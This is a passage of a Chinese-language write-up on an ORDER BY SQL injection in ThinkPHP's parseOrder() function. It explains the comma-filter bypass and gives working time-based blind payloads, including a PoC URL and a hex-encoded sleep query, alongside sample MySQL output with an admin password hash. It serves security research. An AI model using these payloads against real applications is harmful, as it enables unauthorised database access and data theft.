
0x73656c65637420736c656570283130293b 解密为:select sleep(10);



第二处绕过是在最后一个else分支中

我们来看如果\$order不是array就会进入下面这个else语句。先通过逗号拆分\$order字符串, 然后对每一段都用正则匹配, 需要满足 `/\sJ+ASC|DESC)/i`。

因此需要我们的payload 不能有逗号,最简单的poc是: `sleep(3) desc`, 不过当返回数据只有一条或者没有数据的时候 `order by sleep(3)` 是不会生效的, 我们可以优化一下 `order=(select 1 from(select sleep(5)))x) desc`, 利用子查询再没有数据的情况下也可以时间盲注。



poc: http://localhost:82/home/user/test12?order=(select 1 from(select sleep(5)))x) desc





那么，如果获取数据呢？因为没法用逗号，时间盲注,报错注入都无法获取数据, 布尔盲注在数据只有一条或者没有数据下也无法成功。

```
mysql> select * from think_user where id=1 order by (1=1) desc;
```

id	username	password	email
1	admin	21232f297a57a5a743894a0e4a801fc3	2461805286@qq.com

1 row in set (0.00 sec)

```
mysql> select * from think_user where id=1 order by (1=0) desc;
```

id	username	password	email
1	admin	21232f297a57a5a743894a0e4a801fc3	2461805286@qq.com

当然这里利用PDO也是可以的，但是多语句执行一般是得不到注入的直接结果的，因为PDO只返回第一条语句的执行结果。获取数据的话，我们就需要将数据插入到其他可读的地方，或者是使用时间盲注。

希望有师傅可以想出更加好的利用方式: 在order by 后面如果禁用了逗号如何注入出数据？

在think5.x 中也出现过多次parseOrder()函数导致的order 注入问题，比如tpshop2018这个cms的parseOrder函数就存在问题。